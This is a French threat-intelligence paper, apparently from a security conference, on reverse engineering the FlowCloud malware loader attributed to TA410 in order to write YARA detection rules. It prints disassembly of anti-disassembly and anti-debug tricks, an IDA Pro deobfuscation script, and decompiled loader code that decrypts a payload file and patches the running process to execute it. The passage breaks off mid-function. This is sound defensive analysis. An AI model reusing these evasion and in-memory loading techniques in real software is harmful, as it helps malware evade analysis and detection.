


Fig. 10. Résumé d'un fichier ZAF




Fig. 11. Résumé d'un fichier ZED

La rétro-ingénierie de code malveillant dans la CTI - Analyse de l'évolution d'une chaîne d'infection

Charles Meslay
charles.meslay@sekoia.io

Sekoia.io

Résumé. Cet article a pour but de présenter le rôle de la rétro-ingénierie des codes malveillants dans le domaine du renseignement sur la menace cyber ou Cyber Threat Intelligence (CTI). Après un bref rappel de ce qu'est que la CTI, nous partirons d'un cas réel d'investigation autour de la chaîne d'infection du code FlowCloud lié à un mode opératoire adverse nommé « TA410 ». Cet article présentera les mécanismes de protection de ce code : mécanismes anti-analyse et chiffrement des différentes étapes de la chaîne d'infection. Les résultats de ces travaux seront ensuite utilisés afin de créer une nouvelle règle de détection YARA qui permettra de trouver un nouveau variant disposant de zéro de détection sur VirusTotal.

A Introduction

A.1 Qu'est-ce que la CTI ?

La Cyber Threat Intelligence (CTI) ou renseignement sur la menace cyber correspond à l'étude des groupes d'attaquants informatique. Ce domaine de recherche, multidisciplinaire, a pour but d'étudier les modes opératoires adverses (MOA) dans le but de les détecter au plus tôt pour se protéger de ceux-ci. La CTI s'articule autour de plusieurs domaines d'expertise. Pour faciliter la compréhension, nous nous limitons ici à uniquement trois d'entre eux.

Le premier n'est pas technique, mais lié à la connaissance stratégique. Le but de ce domaine est d'étudier le contexte dans lequel sont effectuées les attaques, qu'il s'agisse de campagnes étatiques ou cybercriminelles. L'analyse des enjeux politiques entre pays peut ainsi permettre d'expliquer certaines attaques et donc d'anticiper de futures opérations adverses. Cette compétence intègre aussi une connaissance de l'organisation des groupes d'attaquants. Cela peut aussi bien correspondre à l'étude de l'organisation de groupes cybercriminels que l'organisation cyber d'un Etat.

Un deuxième domaine lié à la CTI est l'étude des groupes d'attaquants via le suivi de leur infrastructure. Comme présenté lors de l'édition 2023

du SSTIC par Charles Hourtoule et Simon Msika [2], un MOA comme Mustang Panda, réputé d'origine chinoise, peut être suivi via des spécificités dans la configuration de leurs serveurs : l'identification d'un motif dans le certificat d'un serveur permet d'illuminer une partie de l'infrastructure de l'attaquant. Ainsi, un suivi continu de cette infrastructure permettra de détecter une compromission non pas via les traces laissées sur un poste mais via les connexions réseaux.

Enfin, un dernier domaine est l'analyse des codes malveillants utilisés par un MOA. Bien que les objectifs soient multiples, cette analyse permet de documenter de façon précise les codes utilisés afin :

— d'en extraire des indicateurs de compromissions ;
— d'identifier des moyens de remédiations ;
— de rapprocher des menaces entre elles et ainsi de suivre une menace dans le temps.

Cet article a pour but d'explorer ce dernier domaine. Nous tenterons d'expliquer comment l'analyse de code via la rétro-ingénierie permet de suivre l'évolution de codes malveillants via l'exemple du code FlowCloud associé au mode opératoire TA410.

A.2 Présentation du MOA TA410 et de la chaîne d'infection de FlowCloud

TA410 est un MOA supposé d'origine chinoise actif depuis au moins 2019. Ce MOA a été pour la première fois documenté en 2020 par ProofPoint à l'occasion d'une campagne d'attaque contre des fournisseurs d'énergie aux États Unis [4]. La description de cette campagne par Proofpoint fait état d'un implant nommé FlowCloud, qui donne un accès complet au système compromis.

En avril 2022, les chercheurs d'ESET, ont décrit de façon détaillée la chaîne d'infection et les fonctionnalités de FlowCloud [1]. La chaîne d'infection est assez complexe mais est typique des chaines d'infection habituellement rencontrées. Sans rentrer dans l'ensemble de la chaîne d'infection, nous pouvons retenir que celle-ci commence par la création d'un service qui exécutera une application vulnérable à du « DLL-sideloading » afin de charger une DLL malveillante. Cette DDL, nommée `XXXModule_dlcore0` charge une autre DLL qui elle-même déchiffre et exécute un autre code qui chargera FlowCloud.

A.3 YARA, un outil de signature de code

Dans les annexes de l'article de blog, ESET fournit des hashs de fichiers qu'il est possible de récupérer sur VirusTotal ainsi que plusieurs « règles YARA » dont une sur les techniques anti-analyses de FlowCloud. YARA est un outil permettant d'effectuer des recherches dans des fichiers à partir de règles dans lesquelles des recherches sur des motifs spécifiques sont définis (qu'il s'agisse de chaînes de caractères ou directement basés sur une suite d'octets). Des règles YARAs sont ainsi utilisées afin de « signer » des codes (ou des sous-parties de codes).

Un des objectifs du travail de rétro-ingénierie est d'identifier des motifs spécifiques aux maliciels afin de pouvoir les détecter et les classer.

C'est ce qui est fait ici par ESET en fournissant à la communauté une règle YARA qui signe les mécanismes anti-analyse utilisés dans FlowCloud (figure 1).

```
rule apt_Windows_TA410_FlowCloud_malicious_dll_antianalysis
{
    meta:
        description = "Matches anti-analysis techniques used in TA410 FlowCloud hijacking DLL."
        reference = "https://www.welivesecurity.com/"
        source = "https://github.com/eset/malware-ioc/"
        license = "BSD 2-Clause"
        version = "1"
        author = "ESET Research"
        date = "2021-10-12"
    strings:
    /*
        33C0                xor eax, eax
        E8320C0000              call 0x10001d30
        83C010              add eax, 0x10
        3D00000080              cmp eax, 0x80000000
        7D01                jge +3
        EBFF                jmp +1 / jmp eax
        E050                loopne 0x1000115c / push eax
        C3                  ret
    */
        $chunk_1 = {
            33 C0
            E8 ?? ?? ?? ??
            83 C0 10
            3D 00 00 00 80
            7D 01
            EB FF
            E0 50
            C3
        }
    condition:
        uint16(0) == 0x5a4d and all of them
}
```

Fig. 1. Règle YARA fournie par ESET Research

Une règle YARA est généralement divisée en trois sections :

- la section `condition` est une expression booléenne qui définit la logique de la règle en utilisant les variables définies dans la section `strings` ;
- la section `strings` permet de définir des variables utilisables dans la section `condition` ;
- la section `meta` permet de définir des metadonnées.

Cette règle vérifie la présence de deux choses :

- `uint16(0) == 0x5a4d` : qui correspond à la présence des octets `0x4d 0x5a` au début du fichier. Il s'agit ici de vérifier la présence de l'en-tête `MZ` spécifique aux fichiers PE sous Windows.
- la présence de la valeur `$chunk_1` (via les mots clés « `all of them` »). Cette variable contient une suite d'octets correspondant à une séquence particulière de code assembleur. L'auteur de cette règle a précisé le sens de ces octets en commentaire.

L'intérêt de créer des règles YARA est multiple. Tout d'abord, d'un point de vue détection, l'objectif est de pouvoir analyser les fichiers d'un système au regard de ses règles afin d'identifier des codes malveillants. Cela peut par exemple être utilisé par des EDR (« Endpoint Detection Response » ou des antivirus). Un autre intérêt est de pouvoir suivre dans le temps l'évolution des codes malveillants ou tenter de trouver de nouveaux variants en soumettant ces règles à des bases de données de fichiers.

Il est important de noter que la création d'une règle YARA nécessite toujours d'effectuer un compromis entre :

- définir des critères suffisamment précis pour être sûr qu'une règle est spécifique à un code particulier, c'est à dire réduire au maximum le nombre de faux positifs.
- être suffisamment générique afin de détecter, si possible, tous les codes de cette famille, c'est à dire réduire au maximum le nombre de faux négatifs.

Dans la suite de cet article nous montrerons la démarche que nous avons adopté afin d'analyser des variants du chargeur de FlowCloud ainsi que la création d'une règle YARA pertinente.

B Suivi de la menace dans le temps via le chargeur de FlowCloud

L'article d'ESET contient des Indicateurs de Compromissions (« *Indicator Of Compromises* » ou « *IoC* »). Parmis ces IoCs, des hashs de

fichiers sont présents. L'un d'eux étant disponible sur VirusTotal,[1] nous décidons de débuter notre investiguation par l'analyse de ce fichier.

Dans ce chapitre, nous présenterons les principales étapes de la rétro-ingénierie de ce code ainsi que d'autres variants connus dans le but de comprendre les spécificités de ces codes. Nous pourrons ensuite en extraire des motifs spécifiques pour créer notre propre règle YARA. Celle-ci sera enfin utilisée pour tenter identifier de nouveaux variants.

B.1 Analyse du fichier initial

Après avoir récupéré le fichier sur VirusTotal, nous pouvons procéder à son analyse. Lors de l'ouverture du logiciel malveillant à l'intérieur d'un outil tel que IDA Pro, on constate qu'il échoue à l'analyse. En effet, de nombreuses portions de code sont considérés par IDA Pro comme des données brutes (IDA Pro n'a pas réussi à désassembler ces octets, en gris sur la figure 2) ou comme des instructions en dehors d'une fonction (IDA Pro n'a pas été capable de reconstruire la fonction associée, en rouge sur la figure 2).




Fig. 2. Vue schématisée du résultat de la décompilation du maliciel par IDA Pro

Comme nous allons le voir, l'analyse dans IDA Pro a échoué à cause d'une technique d'obfuscation utilisée dans ce code. Cette technique anti-analyse correspond à la portion de code signée par la règle YARA de la figure 1. Plus précisément la technique d'obfuscation utilisée est visible dans la figure 3.

Pour comprendre ce qu'il se passe ici, prenons le temps de comprendre comment fonctionne IDA Pro. Le désassembleur d'IDA Pro traite tous les octets les uns à la suite des autres. Ainsi, lorsqu'il arrive à l'adresse `0x100010B7`, le désassembleur :

1. identifie que cette instruction est codée sur deux octets et qu'il s'agit d'un saut conditionnel vers l'adresse `0x100010BA` ;
2. désassemble l'instruction suivante, qui commence à l'adresse `0x100010B9` dont la taille est de deux octets. Cette instruction aura pour effet d'effectuer un saut vers, elle aussi, l'adresse `0x100010BA`.

[1] `https://www.virustotal.com/gui/file/c0568d6c0aa6d019454c9613b1a9b0ef`

```
.text:100010A8 33 C0                                  xor     eax, eax
.text:100010AA E8 81 0C 00 00                         call    sub_10001D30
.text:100010AF 83 C0 10                               add     eax, 10h
.text:100010B2 3D 00 00 00 80                         cmp     eax, 80000000h
.text:100010B7 7D 01                                  jge     short near ptr loc_100010B9+1
.text:100010B9
.text:100010B9                         loc_100010B9:
.text:100010B9 EB FF                                  jmp     short near ptr loc_100010B9+1
.text:100010B9                         ; -----------------------------------------------
.text:100010BB E0                                     db 0E0h
.text:100010BC                         ; -----------------------------------------------
.text:100010BC 50                                     push    eax
.text:100010BD C3                                     retn
.text:100010BD                         ; -----------------------------------------------
.text:100010BE 75 E8                                  dw 0E875h
.text:100010C0 8C 0C 00 00 83 F8 01 0F…               dd 0C8Ch, 0F01F883h, 8F3384h, 2086800h
```

Fig. 3. Exemple du premier motif utilisé pour mettre en défaut IDA Pro

Ici, nous voyons que le désassembleur, qui réalise une analyse séquentielle des octets, est mis en défaut puisque la prochaine instruction exécutée est à l'adresse `0x100010BA` qui est au milieu d'une instruction. Cette technique est ainsi appelée, « *Jump In The Middle* ».

À partir de cette adresse, nous pouvons considérer le désassembleur comme « désynchronisé » par rapport au flux d'exécution réel du programme : les instructions suivantes ne correspondent alors plus aux instructions réellement exécutées par le programme.

Dans ce cas, le travail du rétro-analyste est d'aider le désassembleur à gérer cette situation. Pour cela, une solution est de supprimer l'instruction à l'adresse `0x100010B9` et d'en créer une nouvelle à l'adresse `0x100010BA`. Cela permet de voir que cette nouvelle instruction est un saut inconditionnel, « `jump eax` » où la valeur de `eax` dépend du retour de la fonction `sub_10001d30`.

```
.text:100010A8 33 C0                                  xor     eax, eax
.text:100010AA E8 81 0C 00 00                         call    sub_10001D30
.text:100010AF 83 C0 10                               add     eax, 10h
.text:100010B2 3D 00 00 00 80                         cmp     eax, 80000000h
.text:100010B7 7D 01                                  jge     short loc_100010BA
.text:100010B7                         ; -----------------------------------------------
.text:100010B9 EB                                     db 0EBh
.text:100010BA                         ; -----------------------------------------------
.text:100010BA
.text:100010BA                         loc_100010BA:
.text:100010BA FF E0                                  jmp     eax
.text:100010BA                         ; -----------------------------------------------
.text:100010BC 50                                     db  50h ; P
.text:100010BD C3                                     db 0C3h
```

Fig. 4. Première passe de modifications pour corriger l'analyse effectuée par IDA Pro

Nous ne rentrerons pas dans le détail de la fonction `sub_10001D30`, mais celle-ci est utilisée pour vérifier que la DLL ne s'exécute pas dans une *sandbox*. L'exécution dans un débogeur permet de voir que la valeur de retour, `eax` vaut :

— `1` si le code détecte un environnement d'analyse. Dans ce cas, le `jmp eax` effectue un saut vers l'adresse `0x11`, ce qui génère une erreur.

— L'adresse de retour de la fonction `sub_10001D30`, c'est à dire `0x100010AF` dans le cas présent. Le `jmp eax` effectuera donc un saut vers l'adresse `0x100010AF+0x10=0x100010BF`.

Nous pouvons alors simplifier le code en remplaçant certains octets par la valeur 0x90 qui correspond à l'instruction « `no operation` » :

— les octets qui correspondent aux instructions de saut (« `jge` » ansi que le premier octet du « `jmp` ») ;

— les trois octets à partir de l'adresse `0x100010BC` car ces octets ne sont jamais « exécutés ».

En résultat, nous obtenons la figure 5 qui est une version simplifiée mais équivalente à ce qui est réellement exécuté.

```
.text:100010A8 33 C0                         xor     eax, eax
.text:100010AA E8 81 0C 00 00                call    sub_10001D30
.text:100010AF 83 C0 10                      add     eax, 10h
.text:100010B2 3D 00 00 00 80                cmp     eax, 80000000h
.text:100010B7 90                            nop
.text:100010B8 90                            nop
.text:100010B9 90                            nop
.text:100010BA
.text:100010BA               loc_100010BA:
.text:100010BA FF E0                         jmp     eax
.text:100010BC               ; ---------------------------------------------------
.text:100010BC 90                            nop
.text:100010BD 90                            nop
.text:100010BE 90                            nop
.text:100010BF E8 8C 0C 00 00                call    sub_10001D50
.text:100010C4 83 F8 01                      cmp     eax, 1
.text:100010C7 0F 84 33 8F 00 00             jz      near ptr ExitProcess
```

Fig. 5. Seconde passe de modifications pour corriger l'analyse effectuée par IDA Pro

Notons que la fonction `sub_10001D50` est une autre anti-debug. Si le résultat est 1, le processus se termine.

Dans cet exemple, nous avons manuellement aidé IDA Pro, mais ce motif (ainsi que les fonctions anti-debug) est répété de multiples fois (32 fois dans cet exécutable). Il est alors nécessaire d'automatiser le processus de suppression de ces motifs et des appels aux fonctions anti-debug. Dans ce cas précis, il est possible de remplacer l'ensemble des octets de la

figure 5 par des octets « *no operation* ». En effet, le rôle de ces octets est uniquement lié à de la détection d'environnement d'analyse.

En se basant sur l'exemple de plugin IDA Pro de Rolf Rolles,[2] il suffit alors de modifier la fonction `ev_ana_insn` comme le montre la figure 6.

```
def ev_ana_insn(self, insn):
    cur = idaapi.get_byte(insn.ea)
    #if the current byte is 0x33, we can check for the pattern
    if cur == 0x33:
        a = idaapi.get_byte(insn.ea+1)
        b = idaapi.get_byte(insn.ea+2)
        # 0x33 0xC0: xor eax, eax
        # 0xe8 : indicates a call
        if a == 0xC0 and b == 0xe8:
            # if next bytes (after the call) corresponds to :
            # add eax, 10
            # cmp eax, 80000000
            pattern_eset =  b'\x83\xc0\x10=\x00\x00\x00\x80}\x01'
            if idaapi.get_bytes(insn.ea+7, 10) == pattern_eset:
                #we replace all these bytes by 0x90
                idaapi.patch_bytes(insn.ea, b"\x90"*0x25)
    return False
```

Fig. 6. Adaptation de la fonction `ev_ana_insn`

Ce script est assez simple : il vérifie que l'octet courant est le début d'un bloc à supprimer. Si c'est le cas, nous remplaçons ce bloc par 37 instructions « `no operation` » (`0x25` dans la figure 6). IDA Pro est alors en capacité de reconstruire la fonction et de produire un code décompilé automatiquement. Après quelques renommages de variables et fonctions, retypages triviaux et l'ajout de quelques commentaires, on obtient le code C présenté dans la figure 7.

Il est ainsi assez aisé d'identifier les principales étapes de cette fonction :

1. récupération du chemin actuel de l'exécutable ;
2. ouverture et lecture du fichier `setlangloc.dat`. Le contenu est copié dans une zone mémoire nouvellement allouée ;
3. création d'un patch pour modifier certaines instructions dans ce processus afin d'appeler le code à l'intérieur de `setlangloc.dat` ;
4. application ce patch.

La figure 8 présente les données du patch dans le segment `rdata`.

Une première piste identifiée pour créer une nouvelle règle YARA est d'utiliser les données du patch. Ces octets pourront être utilisés pour créer un nouveau motif de détection dans la notre règle YARA.

[2] `https://github.com/RolfRolles/FinSpyVM/blob/master/FinSpyDeob.py`

```
int load_setlangloc_dat()
{
  v6 = 0;
  FileContent = 0;
  dwSize = 0;
  memset(Filename, 0, sizeof(Filename));
  // Current path
  GetModuleFileNameW(0, Filename, 0x104u);
  // Remove the filename from the path
  PathRemoveFileSpecW(Filename);
  // add "setlangloc.dat" to the path
  PathAppendW(Filename, L"setlangloc.dat");
  // Open and ReadFile
  FileContent = OpenAndReadFile(Filename, &dwSize);
  if ( !FileContent )
    return v6;
  hmem = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
  // Copy file content into new memory
  memcpy(hmem, FileContent, dwSize);
  // retrieve the address to patch
  addressToPatch = (GetModuleHandleW(0) + 0x2D7CE);
  // Create the patch
  v2[0] = 0x68;                              // 0x68: push opcode
  *&v2[4] = 0x9090C312;                      // 0xc3: ret opcode
  *&v2[1] = hmem;                            // with "0x68" => Push hmem on the stack
  // Temporarily modify memory protection to allow writing
  VirtualProtect(addressToPatch, 0xBu, 0x40u, &flOldProtect);
  // Apply the patch
  *addressToPatch = *v2;
  addressToPatch[1] = *&v2[4];
  *(addressToPatch + 4) = 0x9090;
  *(addressToPatch + 10) = 0x90;
  // Restore original memory protection
  VirtualProtect(addressToPatch, 0xBu, flOldProtect, &flOldProtect);
  return v6;
}
```

Fig. 7. Résultat final suite à l'automatisation de la désobfuscation

```
.rdata:1000BB58 68 78 56 34          dword_1000BB58  dd 34567868h
.rdata:1000BB5C 12 C3 90 90          dword_1000BB5C  dd 9090C312h
.rdata:1000BB60 90 90 90 00          dword_1000BB60  dd 909090h
```

Fig. 8. Octets du patch dans le segment `rdata`

B.2 Analyse de variants

À partir de la règle YARA sur le motif anti-analyse, deux autres fichiers sont trouvés sur VirusTotal que nous nommerons « `Variant A` »[3] et « `Variant B` ».[4]

Ces fichiers sont connus comme étant également liés à FlowCloud. Dans le but d'améliorer notre signature, nous allons analyser ces fichiers afin d'identifier leur caractéristiques et spécificités.

Variant A. Ce variant présente de nombreuses similarités avec le chargeur initial de FlowCloud. Néanmoins, lors de son chargement dans IDA Pro,

[3] `https://www.virustotal.com/gui/file/1e3baba3b7261eb9441fce16a1310532`
[4] `https://www.virustotal.com/gui/file/1c1ad9fd655ee80447f7bb38a570313b`

et malgré le script précédemment créé, le désassemblage échoue. Nous observons rapidement qu'un autre motif anti-analyse est présent, comme le montre la figure 9.

```
.text:10002F00
.text:10002F00                      loc_10002F00:
.text:10002F00 8B 44 24 FC                          mov     eax, [esp-4]
.text:10002F04 50                                   push    eax
.text:10002F05 33 C0                                xor     eax, eax
.text:10002F07 58                                   pop     eax
.text:10002F08 74 01                                jz      short near ptr loc_10002F0A+1
.text:10002F0A
.text:10002F0A                      loc_10002F0A:
.text:10002F0A E8 33 C0 E8 4E                       call    near ptr 5EE8EF42h
.text:10002F0F 04 00                                add     al, 0
.text:10002F11 00 83 C0 10 3D 00                    add     [ebx+3D10C0h], al
.text:10002F11                      ; ---------------------------------------------------------------
.text:10002F17 00                                   db 0
.text:10002F18 00 80 7D 01 EB FF E0 50…             dd 17D8000h, 50E0FFEBh, 0D9E875C3h, 830(
.text:10002F2C D0 B0 00 00 89 44 24 FC…             dd 0B0D0h, 0FC244489h, 24648D58h, 0FC81(
```

Fig. 9. Première nouvelle technique anti-analyse

Cette technique consiste à sauvegarder la une valeur de `eax` sur la pile, mettre `eax` à zéro puis restaurer la valeur de `eax`. La mise à zéro de `eax` a pour effet que le saut conditionnel « `jz` » est pris. Le flux d'exécution saute alors au milieu du « `call` » suivant.

```
.text:10002F00
.text:10002F00                      loc_10002F00:
.text:10002F00 8B 44 24 FC                          mov     eax, [esp-4]
.text:10002F04 50                                   push    eax
.text:10002F05 33 C0                                xor     eax, eax
.text:10002F07 58                                   pop     eax
.text:10002F08 74 01                                jz      short loc_10002F0B
.text:10002F08                      ; ---------------------------------------------------------------
.text:10002F0A E8                                   db 0E8h
.text:10002F0B                      ; ---------------------------------------------------------------
.text:10002F0B
.text:10002F0B                      loc_10002F0B:
.text:10002F0B 33 C0                                xor     eax, eax
.text:10002F0D E8 4E 04 00 00                       call    sub_10003360
.text:10002F12 83 C0 10                             add     eax, 10h
.text:10002F15 3D 00 00 00 80                       cmp     eax, 80000000h
.text:10002F1A 7D 01                                jge     short near ptr loc_10002F1C+1
.text:10002F1C
.text:10002F1C                      loc_10002F1C:
.text:10002F1C
.text:10002F1C EB FF                                jmp     short near ptr loc_10002F1C+1
.text:10002F1C                      ; ---------------------------------------------------------------
.text:10002F1E E0                                   db 0E0h
.text:10002F1F 50                                   db  50h ; P
.text:10002F20 C3                                   db 0C3h
```

Fig. 10. Désobfuscation de la nouvelle technique anti-analyse

La figure 10 présente le résultat après une correction manuelle de cette obfuscation. Nous remarquons qu'elle est immédiatement suivie du motif anti-analyse présenté précédemment. Nous pouvons donc mettre à jour notre script de désobfuscation afin de prendre en compte cette nouvelle technique.

Notons, qu'une autre technique d'obfsucation est présente. Celle-ci n'empêche pas l'analyse par IDA Pro, mais a pour effet de rajouter des variables au code obtenu après décompilation. Cette technique est présentée dans la figure 11.

```
.text:10001833 89 44 24 FC                      mov     [esp-2F9Ah+arg_2F8E], eax
.text:10001837 58                               pop     eax
.text:10001838 8D 64 24 FC                      lea     esp, [esp-4]
.text:1000183C 81 FC 00 10 00 00                cmp     esp, 1000h
.text:10001842 77 06                            ja      short loc_1000184A
.text:10001844 81 C4 D6 06 00 00                add     esp, 6D6h
.text:1000184A
.text:1000184A                   loc_1000184A:
.text:1000184A 8B 44 24 FC                      mov     eax, [esp-3670h+arg_3664]
```

Fig. 11. Deuxième nouvelle technique d'obfuscation

Après avoir traité cette technique de la même façon que les précédentes (en remplaçant toutes ces instructions par des « `no operation` » dans notre plugin), nous pouvons recharger ce fichier dans IDA Pro. Nous observons que le désassemblage est correctement effectué comme le montre la figure 12.

```
int sub_10002990()
{
  v4 = 0;
  Src = 0;
  dwSize = 0;
  memset(name_setlangloc_dat, 0, sizeof(name_setlangloc_dat));
  // decrypt filename
  decrypt_filename(setlangloc_dat, 2048, name_setlangloc_dat);
  memset(Filename, 0, sizeof(Filename));
  // Get current path
  GetModuleFileNameW(0, Filename, 0x104u);
  // Remove the filename from the path
  PathRemoveFileSpecW(Filename);
  // add the decrypted filename to the path
  PathAppendW(Filename, name_setlangloc_dat);
  // Open and ReadFile
  Src = OpenAndReadFile(&dwSize, Filename, &dwSize);
  if ( !Src )
    return v4;
  // Decrypt the file
  DecryptFile(Src, Src, dwSize, 0xD3u, 0);
  v1 = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
  memcpy_0(v1, Src, dwSize);
  memset(Src, 0, dwSize);
  operator delete(Src);
  Src = 0;
  dwSize = 0;
  *&name_setlangloc_dat[55] = 0;
  // Patch the current process
  PatchFile(v1, v1);
  return v4;
}
```

Fig. 12. Résultat de la décompilation du premier variant

Comme précédemment, cette figure n'a fait l'objet que de quelques renommages et ajouts de commentaires. Nous pouvons assez rapidement observer que ce code est similaire au code obtenu dans la figure 7.

Néanmoins, bien que de nombreuses similarités existent, nous observons trois différences avec le fichier initial :

— la première correspond au nom de fichier utilisé pour l'étape suivante. Auparavant, celui-ci était récupéré via plusieurs appels de fonctions (`GetModuleFileNameW`, `PathRemoveFileSpecW` et `PathAppendW`). Maintenant, ce nom de fichier est déchiffré dans une fonction dédiée.

— La seconde différence correspond au chargement du contenu de l'étape suivante. Dans le premier fichier, un simple `memcpy` était utilisé pour copier le contenu du fichier. Dans ce nouveau variant, une fonction est appelée afin de déchiffrer l'étape suivante : Cette seconde fonction de déchiffrement prend en paramètre une graine utilisée pour le calcul de la clé de déchiffrement. Comme la valeur `0xd3` est passée en paramètre de cette fonction, la valeur de la clé est alors `0x7b`. La figure 13 présente cette fonction chargée de dériver la clé est d'appliquer le déchiffrement.

```
unsigned int __cdecl DecryptFile(_BYTE *input, unsigned int size, unsigr
{
  Key = seed % 0x46B - 0x58;
  for ( i = 0; i < size; ++i )
  {
    if ( encrypt )
    {
      // input[i] = ((input[i] - Key) ^ Key) % 256
      *input -= Key;
      *input ^= Key;
    }
    else
    {
      // input[i] = ((input[i] ^ Key) + Key) % 256
      *input ^= Key;
      *input += Key;
    }
    ++input;
  }
  return i;
}
```

Fig. 13. Fonction dérivant la clé et déchiffrant l'étape suivante

— Enfin, une troisième différence correspond à l'application du patch. Ici, l'application du patch est déportée dans une autre fonction. La

figure 14 présente cette fonction. Celle-ci correspond à ce qui était effectué précédemment.

```
int __cdecl PatchFile(int addr)
{
  result = new_entrypoint;
  lpAddress = new_entrypoint;
  if ( !new_entrypoint )
    return result;
  // Configure the patch
  v2[0] = 0x68;
  *&v2[4] = 0x9090C312;
  *&v2[1] = addr;
  // Set memory protection to PAGE_EXECUTE_READWRITE
  VirtualProtect(new_entrypoint, 0xBu, PAGE_EXECUTE_READWRITE, &flOldProtect);
  // Apply the patch
  *lpAddress = *v2;
  lpAddress[1] = *&v2[4];
